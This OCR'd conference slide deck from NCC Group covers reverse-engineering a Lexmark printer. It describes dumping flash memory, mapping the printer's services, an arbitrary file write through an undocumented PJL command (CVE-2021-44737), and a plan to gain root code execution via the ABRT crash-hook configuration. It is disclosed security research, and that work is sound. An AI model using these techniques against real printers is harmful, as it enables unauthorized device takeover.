/HEXACON/

nccgroup

Toner deaf - Printing your next persistence

Introduction

nccgroup

Talk overview

- Platform Security
  - Hardware Security
  - Software Security
- Remote Exploitation
  - PJL File Write Vulnerability (CVE-2021-44737)
- Persistence
  - Secure Boot
  - Filesystem Security
  - SNMP Config Injection (CVE-2022-29850)

/us (NCC Group)

Exploit Development Group (EDG)

Cedric Halbronn @saidelike

- Windows, Linux, Embedded, NAS devices, printers, etc.

Alex Plaskett @alexjplaskett

- Windows, macOS, Linux, Embedded, etc.

Aaron Adams @fidgetingbits

- Xen, Windows kernel, Cisco devices, Android, Linux Kernel, etc.

Hardware Security Team

Catalin Visinescu @cvisines

- Amazing hardware support!

Platform Security Overview

nccgroup

So what's happening?

- Bought a Lexmark printer for Pwn2Own 2021 and had no idea about printer security!
  - Very little previous research online
- Where to start? A few goals:
  - Be able to analyze the software running on the device (statically)
  - Be able to debug the printer live and determine what's going on (dynamically)
- Two-pronged approach
  - Hardware Analysis
  - Software Analysis


Platform Security Overview

- Hardware Security
- Software Security


Hardware Research

- Immediately clear there was not a lot about this device online or lexmark printers on a whole
- Two printers purchased
- OTA update firmware is encrypted
- Time to open it up and see what's inside!


Main PCB


JLAN1
LFS00F/LZF
FRONT 01
PN 40N2126
EC 6107970
JUSBD1
JTAG1
JRESET2
JSPD1
JLPOW1
JWS1
JQENC1
JFUSB1
JDON1
JSOM1
JRESET1
JSOMPU1
JRTP1
JEMMC1
FRONT USB
U16
U20
U17
U23
U24
Y1

Marvel SOC and Micron NAND flash




- Marvell 88PA6220-BUX2
- Printer specific ARM SOC



- Micron MT29F2G08ABAGA
- The 2G in the flash model stands for 2Gb (gigabit), i.e. 256MB

Serial UART (JRIP1)




- TX pin enabled, output:

```
U-Boot 2018.07-AUTOINC+761a3261e9 (Feb 28 2020 - 23:26:43
+0000)
## Booting kernel from Legacy Image at 00a00000 ...
   Image Name:   Linux-4.17.19-yocto-standard-74b
   Image Type:   ARM Linux Kernel Image (uncompressed)
   Data Size:    4773352 Bytes = 4.6 MiB
   Load Address: 00008000
   Entry Point:  00008000
```

- RX pin disabled? No interactive u-boot shell


Extracting the Firmware From Flash

- Connect the TSOP-48 adapter to the flash programmer
- Delicate job performed under the microscope
  - Remove flash using heat gun (melt solder)
  - Clean flash pins carefully
  - Place flash carefully into adapter, align pins
- Programmer: select the specific model of flash
- Read content, if error clean pins again and repeat



Extracting the Firmware (cont.)


- Flash dump is exactly `285,212,672 bytes (272MB)` long, more than expected `268,435,456 bytes (256MB)`
- The extra bytes are the OOB data
  - Needs to be removed before image can be used
  - Contains error codes, and flags for bad block management among other things
  - Each page has 2048-byte usable data + 128 bytes OOB data (2176 bytes)
- Usable flash size = `272MB * 2048 / 2176 = 256MB`



Extracting the Printer Binaries

We also see the "UBI#" block signature showing up

- UBI Volumes Extraction
  - `ubireader_display_info` to view the volumes
  - `ubireader_extract_images` to extract the volumes
- Interesting to us
  - `img-0_vol-Base.ubifs` contains the interesting binaries (`squashfs`, read-only volume)
  - `img-0_vol-InternalStorage.ubifs` contains the user data (`ubifs`, writable volume)



Mission Accomplished - Static Firmware Analysis

- Extract with `unsquashfs`
  - Can now access the binaries!
  - So no block based encryption (e.g. `dm-crypt`)

```
$ unsquashfs img-0_vol-Base.ubifs
$ ls -l Base_squashfs_dir
drwxr-xr-x  2 cvisinescu cvisinescu 4096 Jun 22  2021 bin
drwxr-xr-x  2 cvisinescu cvisinescu 4096 Jun 22  2021 boot
-rw-r--r--  1 cvisinescu cvisinescu  909 Jun 22  2021 Build.Info
drwxr-xr-x  2 cvisinescu cvisinescu 4096 Mar 11  2021 dev
drwxr-xr-x 53 cvisinescu cvisinescu 4096 Jun 22  2021 etc
drwxr-xr-x  6 cvisinescu cvisinescu 4096 Jun 22  2021 home
drwxr-xr-x  8 cvisinescu cvisinescu 4096 Jun 22  2021 lib
drwxr-xr-x  2 cvisinescu cvisinescu 4096 Mar 11  2021 media
...
drwxr-xr-x  2 cvisinescu cvisinescu 4096 Mar 11  2021 run
drwxr-xr-x  2 cvisinescu cvisinescu 4096 Jun 22  2021 sbin
```

Platform Security Overview

- Hardware Security
- Software Security

Operating System

- OS is based on Yocto Linux
- Lexmark have custom layers to support their platform

```
meta
meta-poky
meta-yocto-bsp = "HEAD:5dabbae1203cdd72b9045179d4bc483f5666a46a"
meta-webserver
meta-networking
meta-oe
meta-python
meta-filesystems = "HEAD:8760facba1bceb299b3613b8955621ddaa3d4c3f"
meta-lexmark = "HEAD:136f640c48187469a17b568cf30e9a47aeca5097"
meta-granite = "HEAD:f1a3e7f37995d5b7907ca7dc22f83f3827164203"
meta-armada = "HEAD:4fd14a06ba117531efbe1e5f1ee1030209bd2b4a"
meta-abrt = "HEAD:a55df92c6fc027eeff41488573712134 62cb8bd8"
meta-rust = "HEAD:abb625bac074fbe627ee6b5bf7934491804cf876"
meta-qt4 = "HEAD:8e791c4014046082595643 0ba86b6266fdec0a93"
meta-gplv2 = "HEAD:813b7d2b5573d8591c6cd8087b326f0a0703d6b9"
```

Listening Services

- Map external attack surface and determine binaries from firmware
  - Reminder we don't have a shell at this point, as UART is RX pin is not enabled

```
FTP             21      tcp                     - ftpd
HTTP            80      tcp      web            - httpd
IPPS            443     tcp      web            - httpd
LPR/LPD         515                             - lpd
IPP             631     tcp      web            - httpd
ROB             5010    tcp      debug          - not running
HTTP            8000    tcp      web            - not running
Enhanced-Print 9400
NPAP            9500                            - ipnpa
NPAP            9501                            - ipnpa
IPDS            9600
Debug           10000   tcp      debug
MEX             65001                           - WebServicesDaem
WS-Print        65002                           - WebServicesDaem
WS-Eventing     65003                           - WebServicesDaem
WS-Scan         65004                           - mstscan-webservice
```

Remote Object Service Bus (ROB)

- Firewalled internal service

```
tcp    LISTEN  0   128   *:5010   *:*  users:
(("remoteobject_se",pid=456,fd=14))
```

- ROB seems to be a custom Lexmark RPC-style mechanism, designed to allow interaction between objects via sockets (UDP and TCP)
- ROB objects are extensively used by most services
- Written in Rust and implemented in `uranium`
- Allows services on the device to share information and communicate
- Main focal point of things running on the device

ROB tools

- This part was done when we eventually got a shell
  - Harder to determine statically

```
root@XXXXXXXXXXXXXX:~# rob help
Command-line remote object bus client

Available commands:
   ls              list objects on the bus
   elem            elemformat [args]
   call            object method elemformat [args]
   sendevent       object event elemformat [args]
   observeevent    object event
   waitforobject   waitforobject objectname [timeoutseconds]
   help            list commands and arguments
   morehelp        more in-depth explanation of this tool
```

- Services communicate on the bus

Remote Object Service Bus (ROB)

- Example RPC in code as follows:

```
int display_ui_message()
{
  instance = rob_proxy_instance();
  rc = 0;
  elem = rob_proxy_call_with_format(
         instance,
         &rc,
         "applications.gui.prompts.displayprompt",
         "displayMessage",
         "{ssi}",
         "title",
         "");
  if ( rc )
    printf("%s: rc = %d\n", "display_ui_message", rc);
  return rob_elem_free(elem);
}
```

What about other components?

- That was actually a bit of a detour..
- A lot is written in Rust?
  - Hell No! The majority of binaries are still in native C
  - However, using Rust for this central `uranium` component is a good design choice
- Memory corruption still very much a thing with the external network services
  - Perhaps because they are really old? Massive undertaking to rewrite

What about crash output?

Crash Analysis and Coredumps

- WebUI coredumps are encrypted:
  - http://lexmark.local/cgi-bin/auto-fwdebug-se?cmd=dump_se&file=2021-10-07T173617Z.tzo.der
- We do have some crash stacks / memory maps via UART (but no registers):

```
:{   "signal": 6
:,   "executable": "/usr/bin/hydra"
:,   "stacktrace":
:      [ {   "crash_thread": true
:        ,   "frames":
:              [ {   "address": 1261290060
:                ,   "build_id_offset": 180812
:                ,   "function_name": "gsignal"
:                ,   "file_name": "/lib/libc.so.6"
:                }
:              , {   "address": 1261294256
:                ,   "build_id_offset": 185008
:                ,   "function_name": "abort"
:                ,   "file_name": "/lib/libc.so.6"
```

Hydra - TCP 9100

- Native C service which handles all the print related functionality
  - Printer Job Language (PJL)
  - Printer Control Language (PCL)
- A huge amount of code is within this binary and is also another key component

Attacking Hydra?

Mitigations

```
Arch:     arm-32-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x10000)
FORTIFY:  Enabled
```

Options?

- Network-based fuzzing - limited debug visbility (no)
- Static reverse engineering (logic bugs!)
  - External data flowing in

Hydra - Printer Job Language (PJL)

```
@PJL SET PAPER=A4
@PJL SET COPIES=10
```

- We started off reversing all the PJL handler functions

```
pjlpGrowCommandHandler("LREADRFIDTRACE", pjl_handle_lreadrfidtrace);
pjlpGrowCommandHandler("LDLWELCOMESCREEN", pjl_handle_ldlwelcomescreen);
pjlpGrowCommandHandler("LPORTLOOPBACK", pjlHandlerLPortLoopBack);
pjlpGrowCommandHandler("LEMAILALERTSDEBUG", pjl_handle_lemailalertsdebug);
pjlpGrowCommandHandler("LFAXSERVICE", pjl_handle_lfaxservice);
pjlpGrowCommandHandler("UNSUPPORTEDCOMMANDHANDLER",
pjl_handle_unsupportedcommand);
```

- We are interested in `LDLWELCOMESCREEN` as undocumented Lexmark command

Remote Exploitation

nccgroup

Remote Exploitation

- PJL File Write (CVE-2021-44737)

LDLWELCOMESCREEN

- Support a "file" command argument

```
int __fastcall pjl_handle_ldlwelcomescreen(char *client_cmd)
{
  result = pjl_check_args(client_cmd, "FILE",
                          "PJL_STRING_TYPE", "PJL_REQ_PARAMETER", 0);
  if ( result <= 0 )
    return result;
  filename = (const char *)pjl_parse_arg(client_cmd, "FILE", 0);
  return pjl_handle_ldlwelcomescreen_internal(filename);
}
```

pjl_handle_ldlwelcomescreen_internal


- Opens fd, calls inner function, closes fd and removes the file

```
unsigned int __fastcall pjl_handle_ldlwelcomescreen_internal(const char
*filename)
{
  if ( !filename )
    return 0xFFFFFFFF;

  fd = open(filename, 0xC1, 0777); // open(filename,O_WRONLY|O_CREAT|O_EXCL,
0777)
  if ( fd == 0xFFFFFFFF )
    return 0xFFFFFFFF;
  ret = pjl_ldwelcomescreen_internal2(0, 1, pjl_getc_, write_to_file_, &fd);
  if ( !ret && pjl_unk_function && pjl_unk_function(filename) )
    pjl_process_ustatus_device_(20001);
  close(fd);
  remove(filename); // Removal is annoying!
  return ret;
}
```

Understanding the File Write

- Internal function responsible for reading additional data and writing to opened file



- We fully reversed this (more details on the blog)

Confirming the File Write

`/usr/share/web/cgi-bin/eventlogdebug_se`:

```
...
for i in 9 8 7 6 5 4 3 2 1 0; do
    if [ -e /var/fs/shared/eventlog/logs/debug.log.$i ] ; then
        cat /var/fs/shared/eventlog/logs/debug.log.$i
    fi
done
```

Not secure | 192.168.1.110/cgi-bin/eventlogdebug_se

```
[+++++++++++++++++++++++ Advanced EventLog (AEL) Retrieved Reports +++++++++++++++++++++++]
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[2021-10-18T11:42:56-0400][In][Method=retrieveLog Dataset=6]
[+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++]
```

- File automatically deleted between 1min and 1m40
- Find something that uses it within that time

Exploiting the Crash Event Handler aka ABRT

- Spent a lot of time looking for a way to execute code
- A lot of the file system was mounted read only (overlay filesystem)
- Can't overwrite existing files
- This looks interesting!

```
$ ls ./squashfs-root/etc/libreport/events.d
abrt_dbus_event.conf      emergencyanalysis_event.conf  rhtsupport_event.conf
vimrc_event.conf
ccpp_event.conf           gconf_event.conf              smart_event.conf
vmcore_event.conf
centos_report_event.conf  koops_event.conf              svcerrd.conf
coredump_handler.conf     print_event.conf              uploader_event.conf
```

Coredump Handler


- How does this config work?

```
# coredump-handler passes /dev/null to abrt-hook-
ccpp which causes it to write
# an empty core file. Delete this file so we don't
attempt to use it.
EVENT=post-create type=CCpp
    [ "$(stat -c %s coredump)" != "0" ] || rm
coredump
```

```
If you need to collect the data at the time of the
crash you need to create a hook that will be run
as
a post-create event.

WARNING: post-create events are run with root
privileges!
```

- Yeah this sounds exactly what we need!



AWK / Log Rotation Bug!

- Found through fuzzing HTTP server (over the network)

